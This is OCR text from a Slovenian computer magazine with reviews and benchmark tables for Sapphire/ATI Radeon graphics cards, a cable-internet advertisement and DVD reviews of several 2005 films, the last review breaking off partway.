Žal je tale bivši prvak kartica, katere nakupa vam ne priporočamo. Praktično ni razloga, ki bi nas prepričal, da bi priporočili X850XT PE v primerjavi z X1800XL. Njena zasnova je prestara, preveč je navita in posledično potrebuje prevelik hladilnik, da bi se lahko merila z sodobnim X1800XL. Je pa na drugi strani dober pokazatelj, kako velik je napredek na področju grafičnih karticah, ter jasno kaže, da zamenjava kartice še zdaleč ni nujna, če si že lastite dobro.


PODROBNOSTI

Jedro	**X850XT PE**
Količina pomnilnika	**256MB**
Število cevovodov	**16**
Število enot verteks	**6**
Generacija senčnikov	**2.0**
Hitrost jedra	**540MHz**
Hitrost pomnilnika	**590MHz (1180DDR)**
Hitrost jedra (navito)	**580MHz**
Hitrost pomnilnika (navito)	**625MHz (1250DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**43,1**
Half-Life 2 1600x1200 4x 8x	**24,7**
Quake IV 1280x1024 2x 2x	**69,7**
Quake IV 1600x1200 4x 8x	**42,5**
F.E.A.R. 1280x960 2x 2x	**40,5**
F.E.A.R. 1600x1200 4x 8x	**18,5**
3D Mark 05	**6375**

69% **PCF pravi...** "Manjka ji podpora za Shader Model 3.0, je glasna in trenutno še predraga."



Sapphire Radeon X1300

Cena 27.650 SIT **Na spletu** www.sapphiretech.com **Testiranje omogočil** PC H.AND, 530 08 00

Obupno potrebujete grafično kartico, ki bo na papirju nosila vse novitete, ki so te dni potrebne, pa bi zanjo odšteli čim manj denarja? Potem bo najverjetneje kartica X1300 ravno pravšnja za vas. Seveda, že uvod tega opisa vam lahko pojasni, zakaj tako nizka cena, če pa vam še ni postalo jasno, potem naj vas razjasnimo s tem, da kartica spada v osnovni razred.

Osnovni razred pomeni, da je razlika v hitrostih procesorjev v primerjavi s karticami višjega razreda resnično velika. Če primerjate kartico z X1800XT, potem vedite, da ima le štiri cevovode za obdelavo pikslov in dve enoti verteks, kar je veliko manj od ogromnega X1800XT ali celo 7800GTX. Prav tako ima le 128-bitni dostop do pomnilnika, zaradi česar je kartica precej uborna v družbi velikih. Glede na to, da je jedro precej porezano, lahko dosega višje hitrosti, tako da ima kartica že v osnovi hitrost jedra spodobnih 450MHz in hitrost pomnilnika 1000MHz. A če dobite v roke dober primerek, vam bo uspelo hitrost jedra dvigniti na celih 600MHz, kar je precejšen pospešek, vendar tudi pri tej hitrosti ne pričakujte česarkoli presenetljivega.

Na drugi strani pa je največja odlika kartice predvsem ta, da je noro tiha. Uporabljeno je namreč zelo kvalitetno izdelano hladilno rebro, ki prekriva večino kartice. S tem se je Sapphire učinkovito znebil ventilatorja, kar je za kartico v tem razredu velika prednost. Po drugi strani pa je ta hladilnik edina prava pozitivna stvar, saj zaradi nižanja cene z kompletu ne dobite praktično ničesar. Za pravi igralni stroj vam nakupa te kartice sicer ne priporočamo, za manj zahtevno rabo pa je lahko izjemna izbira. Če potrebujete grafično kartico, ki bo skrbela za sliko pri uporabi preglednic in interneta, je ta kartica idealen nakup. Je pa res, da je obupno pomisliti, da bi kdorkoli sploh poskušal igrati *Quake IV* s takšnim sistemom.


PODROBNOSTI

Jedro	**X1300**
Količina pomnilnika	**256MB**
Število cevovodov	**4**
Število enot verteks	**2**
Generacija senčnikov	**3.0**
Hitrost jedra	**450MHz**
Hitrost pomnilnika	**500MHz (1040DDR)**
Hitrost jedra (navito)	**520MHz**
Hitrost pomnilnika (navito)	**560MHz (1120DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**19,2**
Half-Life 2 1600x1200 4x 8x	**9,3**
Quake IV 1280x1024 2x 2x 18,8	**18,8**
Quake IV 1600x1200 4x 8x	**8,9**
F.E.A.R. 1280x960 2x 2x	**12**
F.E.A.R. 1600x1200 4x 8x	**9**
3D Mark 05	**1174**

60% **PCF pravi...** "Za igre nikakor ne bo dovolj, za vse ostale potrebe pa zna biti odlična."



Sapphire X1600 PRO

Cena 36.559 SIT **Na spletu** www.sapphiretech.com **Testiranje omogočil** PC H.AND, 530 08 00

X1600PRO je kartica, s katero želi ATI povsem uničiti prevlado, ki si jo je nVidia ustvarila s 6600GT. Problem ATI-ja je namreč bil ta, da so se na začetku odločili na 6600GT odgovoriti z X700 XT. To je grafični procesor, ki je bil dostojen nasprotnik, a nikoli ni prišel do masovne realizacije. Z jedri X800 in X850 je ATI imel dovolj moči in manevrskega prostora, da je pričel premagovati kartice z jedri 6600GT, pa vendar še to ni bilo dovolj. Šele sedaj, z X1600, želi ATI dokončno premagati nVidio, tudi s tem, da ponuja popolno podporo senčnikom tretje generacije.

Sapphire X1600 PRO z 256MB pomnilnika je manjši izmed obeh modelov v seriji X1600. Obstaja namreč tudi X1600 XT, ki navdušuje z višjimi hitrosti, a ima tudi višjo ceno. Gre za kartico, zgrajeno po referenčnem modelu, ki ga je naredil ATI. Hladilni sistem je precej velik, a ne zaseda dodatnega razširitvenega mesta. Prav tako nas bega dejstvo, da so pomnilniški moduli hlajeni le na strani, kjer je pritrjen procesor. Kot da so pomnilniški moduli na tisti strani bolj obremenjeni, kot na drugi.

Vseeno pa je kartica z jedrom, ki poseduje dvanajst cevovodov za obdelavo pikslov in pet enot verteks in deluje pri 500MHz, odličen izdelek, ki brez težav naznanja, da bo poskušal zavladati srednjemu razredu. Čeprav ima procesor 128-bitni dostop do pomnilnika, pa so pri ATI-ju vseeno uspeli vgraditi tehnologijo 256-bitnega notranjega kroga, ki dodatno pospeši branje iz pomnilnika. Če imate srečo, kot smo jo imeli mi, potem vam bo uspelo precej naviti jedro, saj se je testni primerek uspel prebiti do 560MHz, pomnilnik pa za dodatnih 80MHz. Skupaj je to prineslo slabih 8% pospešitve. Sicer se ne sliši veliko, a je pri že tako kar zmogljivi kartici prineslo določene pozitivne spremembe.

X1600 PRO je več kot dostojen naslednik kartic, ki so krojile vrh srednjega razreda. Vedite pa tudi to, da če bo modelu PRO slučajno zmanjkalo moči, še vedno lahko posežete po modelu XT. Razlika v hitrosti bo več kot zanesljivo zadosti občutna.

PODROBNOSTI

Jedro	**X1600Pro**
Količina pomnilnika	**256MB**
Število cevovodov	**12**
Število enot verteks	**5**
Generacija senčnikov	**3.0**
Hitrost jedra	**500MHz**
Hitrost pomnilnika	**400MHz (800DDR)**
Hitrost jedra (navito)	**550MHz**
Hitrost pomnilnika (navito)	**500MHz (1100DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**38,1**
Half-Life 2 1600x1200 4x 8x	**27,5**
Quake IV 1280x1024 2x 2x	**58,1**
Quake IV 1600x1200 4x 8x	**34,9**
F.E.A.R. 1280x960 2x 2x	**25**
F.E.A.R. 1600x1200 4x 8x	**14**
3D Mark 05	**3019**

82% **PCF pravi...** "Ko bo cena še bolj padla, bo tudi ocena zrasla, ker gre za prav fino kartico."

Sapphire Radeon X1800XL

Cena 109.900 SIT **Na spletu** www.sapphiretech.com **Testiranje omogočil** Acord-92, 01 583 72 50

Model X1800XL je bil prvi iz družine X1800, ki je postal široko dostopen. Čeprav je na papirju precej podoben predhodnikom iz družin X800 in X850, pod hladilnim telesom nosi kar precejšnje število sprememb. Najbolj vidna je predvsem tista, ki je pomembna za novejše igre, torej podpora za Shader Model 3.0. Glavna sprememba, ki je doletela to kartico glede na predhodnice, pa je na področju same zasnove jedra, ki sedaj opravi veliko več dela v urinem ciklu in uporablja vseh šestnajst cevovodov na mnogo bolj prefinjen način.

ATI-jeva največja prednost zasnove je v tem, da omogoča glajenje robov v polnem načinu HDR. Toda, *Half-Life 2* je to prednost nekako izničil, saj igra sama poskrbi za to, da imate glajene robove v polnem načinu HDR na karticah obeh proizvajalcev. Prepričani smo, da bo ta lastnost igrala pomembno vlogo tudi v prihajajočih naslovih.

Žal pa ni vse rožnato, saj je tovarniški hladilni sistem precej glasen. Referenčni sistem, ki ga ATI uporablja pri skorajda vseh karticah iz družine X1800, potrebuje malce predelave, saj smo prepričani, da bodo mnogi kmalu posegli po zamenjavi s precej tišjim sistemom Arctic Cooling Silencer.

Najbolj zanimiva lastnost te kartice je bila precejšnja zmožnost navijanja, saj se je pomnilnik pustil naviti kar za 40%, kar kartico pripelje v bližino rezultatov X1800XT. Že ta lastnost sama po sebi zna nagniti tehtnico v prid X1800XL. Še posebej, ker je zmogljivostna razlika med X1800XL in 7800GT praktično nevidna, je zmožnost tolikšnega navijanja velika prednost. Glede na to, da je kartica cenejša od modelov 7800GT, je izbira še toliko lažja. Še posebej če kartico utišate z dobrim hladilnim sistemom. Tudi če preračunate razliko, ki se ustvari zaradi zamenjave hladilnega sistema, še vedno ne boste dosegli cen, ki so določene za modele 7800GT, kar pomeni dobljeno bitko med ATI-jem in nVidio.

PODROBNOSTI

Jedro	**X1800XL**
Količina pomnilnika	**256MB**
Število cevovodov	**16**
Število enot verteks	**8**
Generacija senčnikov	**3.0**
Hitrost jedra	**500MHz**
Hitrost pomnilnika	**495MHz (990DDR)**
Hitrost jedra (navito)	**550MHz**
Hitrost pomnilnika (navito)	**700MHz (1400DDR)**


ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**47,2**
Half-Life 2 1600x1200 4x 8x	**31,9**
Quake IV 1280x1024 2x 2x	**77,4**
Quake IV 1600x1200 4x 8x	**52,9**
F.E.A.R. 1280x960 2x 2x	**42,5**
F.E.A.R. 1600x1200 4x 8x	**20,5**
3D Mark 05	**6970**

89% **PCF pravi...** "Odlično razmerje med ceno in zmogljivostjo."

SPECIFIKACIJE IN ZMOGLJIVOSTI

Vse pomembne informacije v eni sami priročni tabeli

	ok. 180.000 SIT ATI Radeon X1800 XT	135.900 SIT Asus Extreme N7800 GTX	54.990 SIT GeCube Radeon X850 Pro	109.900 SIT MSI NX7800GT-VT2D2256E	32.990 SIT Point of View 6600GT 128MB
	80%	87%	82%	83%	78%
					
JEDRO	X1800 XT	7800 GTX	X850 Pro	7800GT	6600GT
POMNILNIK	512MB	256MB	256MB	256MB	128MB
ŠTEVILO CEVOVODOV	16	24	12	20	8
ŠTEVILO ENOT VERTEKS	8	8	6	7	3
GENERACIJA SENČNIKOV	3.0	3.0	2.0	3.0	3.0
HITROST JEDRA	625MHz	420MHz	500MHz	400MHz	500MHz
HITROST POMNILNIKA	750 (1.500)MHz	600 (1.200)MHz	520 (1.040)MHz	500 (1.000)MHz	500 (1.000)MHz
HITROST JEDRA (NAVITO)	735MHz	480MHz	520MHz	490MHz	535MHz
HITROST POMNILNIKA (NAVITO)	800 (1.600)MHz	700 (1.400)MHz	560 (1.120)MHz	600 (1.200)MHz	550 (1.100)MHz
HL2, 1.280 x 1.024, 2x 2x	54,9	54,8	37,7	48,3	31,1
HL2, 1.600 X 1.200, 4X 8X	41,2	41,6	27,2	35,7	22,7
Quake IV, 1.280 x 1.024, 2x 2x	100	101,8	57,3	85,7	39,9
Quake IV, 1.600 x 1.200, 4x 8x	70,4	61,5	34,4	51,5	19,5
F.E.A.R, 1.280 x 960, 2x 2x.	54	56	25	43	26
F.E.A.R., 1.600 x 1.200, 4x 8x	28	26	14	21	14
3D MARK 05	7912	7383	2688	6742	1752
PROIZVAJALEC	www.ati.com	www.asus.com	www.gecube.com	www.msi.com.tw	www.pointofview-online.com

PCF Razsodba



Najboljši med najboljšimi


Čeprav je razpon med najmočnejšo in najšibkejšo kartico na supertestu precej velik, smo prepričani, da lahko (razen z X1300) s katerokoli poganjate sodobne igre na spodobnem nivoju in pričakujete lepo sliko in dostojne hitrosti. Kar pa nas je najbolj presenetilo, je dejstvo, da lahko cena tako močno variira s samo spremembo proizvajalca kartice. Mnogi ljudje uporabijo samo kartico, vse ostalo, kar najdete v škatli, pa večinoma roma na podstrešje. Zakaj torej zapravljati denar na neuporabne dodatke?

Če že iščemo največjega zmagovalca supertesta, potem je to vsekakor X1800XL. Kartica, ki s svojim izjemnim potencialom navijanja omogoča daleč največ za svojo ceno. Kartica, ob kateri se bo morala nVidia precej zamisliti.


Med karticami tudi vidimo, kako se danes obnesejo včerajšnji prvaki. Če si jih lastite, lahko ugotovite, da ni treba siliti v menjavo; če iščete novo kartico, potem raje kupite kaj drugega.

Na koncu pa ne gre mimo najhitrejše kartice na supertestu, ATI-jevega Radeona X1800 XT s kar 512MB pomnilnika. Vsekakor gre za najhitrejšo grafično kartico ta hip, saj nam ni uspelo dobiti v roke nVidiinega modela 7800GTX s 512MB pomnilnika, ki se ponaša s še višjimi hitrostmi. A kakor koli obračate, to so sistemi z eno grafično kartico, uporaba sistema SLI ali Crossfire pa je nekaj povsem drugega. Če ste slučajno zgrešili zmagovalca, vam ga na koncu še enkrat omenimo: bolje od Sapphire X1800XL skorajda ne morete kupiti. **PCF**

93.396 SIT	135.072 SIT	37.650 SIT	36.559 SIT	109.900 SIT	
Sapphire Radeon X800 XL	**Sapphire Radeon X850 Platinum Edition**	**Sapphire Radeon X1300**	**Sapphire Radeon X1600 Pro**	**Sapphire Radeon X1800 XL**	
73%	**69%**	**60%**	**82%**	**89%**	
					
X800 XL	X850 XT PE	X1300	X1600 Pro	X1800 XL	JEDRO
512MB	256MB	256MB	256MB	256MB	POMNILNIK
16	16	4	12	16	ŠTEVILO CEVOVODOV
6	6	2	5	8	ŠTEVILO ENOT VERTEKS
2.0	2.0	3.0	3.0	3.0	GENERACIJA SENČILNIKOV
400MHz	540MHz	450MHz	500MHz	500MHz	HITROST JEDRA
500 (1.000)MHz	590 (1.180)MHz	500 (1.000)MHz	400 (800)MHz	495 (990)MHz	HITROST POMNILNIKA
440MHz	590MHz	520MHz	550MHz	550MHz	HITROST JEDRA (NAVITO)
600 (1.200)MHz	625 (1.250)MHz	560 (1.120)MHz	500 (1.000)MHz	700 (1.400)MHz	HITROST POMNILNIKA (NAVITO)
38,3	43,1	19,2	38,1	47,2	HL2, 1.280 x 1.024, 2x 2x
27,6	24,7	9,3	27,5	31,9	HL2, 1.600 X 1.200, 4X 8X
53,2	69,7	18,8	58,1	77,4	Quake IV, 1.280 x 1.024, 2x 2x
35,1	42,5	8,9	34,9	52,9	Quake IV, 1.600 x 1.200, 4x 8x
25	40,5	12	25	42,5	F.E.A.R, 1.280 x 960, 2x 2x.
14	18,5	9	14	20,5	F.E.A.R., 1.600 x 1.200, 4x 8x
2740	6375	1174	3019	6970	3D MARK 05
www.sapphiretech.com	www.sapphiretech.com	www.sapphiretech.com	www.sapphiretech.com	www.sapphiretech.com	PROIZVAJALEC



Čista petka!



Najvišje hitrosti interneta po najboljših cenah

PETKA
5 Mbps
Prve 3 mesece
6.660 SIT

Priklop
1 SIT

✆ 080 22 88, www.upctelemach.si

Telemachov kabelski internet

Paket	Hitrost (kbps)	Cena (ddv vklj.)	
MINI	256/128	4.990 SIT	1 e-poštni naslov, 5 psevdonimov
STANDARD	1538/384	6.990 SIT	1 e-poštni naslov, 5 psevdonimov
TROJKA	3072/512	8.700 SIT	3 e-poštni naslovi, 10 psevdonimov, 10 MB prostora na disku za spletno predstavitev
PETKA	5120/768	9.990 SIT	5 e-poštnih naslovov, 15 psevdonimov, 20 MB prostora na disku za spletno predstavitev

Priklop 1 SIT*
Brezplačen najem modema*
3 ure brezplačnih računalniških inštrukcij na domu*
1 leto brezplačna licenca za Panda Software Antivirus*

* V primeru podpisa pogodbe za 24 mesecev Priklop možen, kjer za to obstajajo tehnične možnosti. Ponudba velja od 1.9.2005 do preklica

UPC
TELEMACH

DVD MESECA

Star Wars: Episode III Revenge Of The Sith

Regija 2 20th Century Fox Home Entertainment

Ljubitelji Star Wars so v zadnjih šestih letih doživeli dva udarca. Po velikem razočaranju *Episode I – The Phantom Menace* (1999) in skromni vrnitvi v formo z *Episode II – Attack of the Clones* (2002) je bilo pričakovanje tretjega dela nove trilogije *Star Wars* še toliko bolj napeto. Če ne živite ravno v kakšnem zakotnem delu galaksije, ste verjetno slišali, da se je Georgeu Lucasu uspelo tokrat popolnoma odkupiti za predhodne kikse (ja, tudi za Jar-Jara Binksa) – *Episode III – Revenge of the Sith* je mitološko srce ambiciozne vesoljske opere o vzponu, padcu in odrešitvi enega najbolj priljubljenih filmskih antijunakov, Dartha Vaderja.

Zaključek kompleksne znanstvenofantastične serije v zgodbi ne ponuja nobenih presenečenj, saj odgovore poznamo že dolgo: Anakin Skywalker (Hayden Christensen) prestopi na temno stran Sile, kancler Palpatine (Ian McDiarmid) se razkrije kot Darth Sidious, Jediji so uničeni, Yoda in Obi-Wan Kenobi (Ewan McGregor) se umakneta v izgnanstvo in demokratično Republiko požre zlobni Imperij. Privlačnost *Revenge of the Sith* namreč ni v tem, kaj se bo zgodilo, temveč kako. Poleg obveznih političnih razprav, slovitih bojev s svetlobnimi meči in fantastičnimi bitkami v vesolju pa je *Episode III* tudi najbolj zreli film nove trilogije, ki odpravi celo večne napake serije, konkretneje okorne dialoge in igro: Christensen je končno napolnil čevlje svojega zahtevnega lika, Ewan McGregor nakaže, da bi zares lahko odrasel v Aleca Guinnessa, resnična zvezda filma pa je nedvomno Ian McDiarmid kot diabolični Palpatine.

Zadnje poglavje šestdelne sage *Star Wars*, ki se je pričela pred davnimi časi (1977) v galaksiji daleč, daleč, stran, je torej zaključeno. Pripravite peticije za epizode VII, VIII in IX!

Ocena

Film ✪✪✪✪

Disk ✪✪✪✪


War of the worlds

Regija 2 Paramount Home Entertainment

War of the Worlds je sodobna filmska predelava istoimenskega romana H. G. Wellsa o brutalni invaziji nezemljanov, Steven Spieberg pa se je odločil, da jo bo prikazal skozi oči generične ameriške družine, jo spremenil v lekcijo o odgovornem starševstvu in za nameček zaigral na vseprisotni strah pred terorizmom.

Ray Ferrier (Tom Cruise) je ločeni delavec, ki namerava vikend preživeti s svojima odtujenima otrokoma, najstnikom Robbiejem (Justin Chatwin) in Rachel (Dakota Fanning). Televizijskim poročilom o nenavadnih električnih nevihtah seveda nihče izmed njih ne posveča pozornosti. Ko pa se izpod površja dvignejo ogromni mehanski tripodi, ki pričnejo mesto ravnati z zemljo, Ray pograbi otroka in prične bežati...

War of the Worlds deluje kot pravo nasprotje *Close Encounters of the Third Kind ali E.T.*, v posebnih učinkih pa je čistokrvna filmska magija na deveto potenco. Kljub banalnosti in predvidljivosti ponuja grozljivo filmsko izkušnjo.



Ocena

Film ✪✪✪

Disk ✪✪✪✪

The Descent

Regija 2 Pathe Distribution Ltd

Po prometni nesreči, v kateri sta izgubila življenje njen mož in hči, se Sarah spopada s popolnim živčnim zlomom. Leto dni kasneje poskuša pregnati osebne demone in se znova spoprijeti z resničnim življenjem. Skupaj s prijateljicami se odpravi na ekspedicijo v srce apalaškega gorovja, njihov nedolžni izlet pa se strahovito ponesreči, ko se znajdejo ujete v sistemu podzemnih jam brez izhoda in zemljevida...

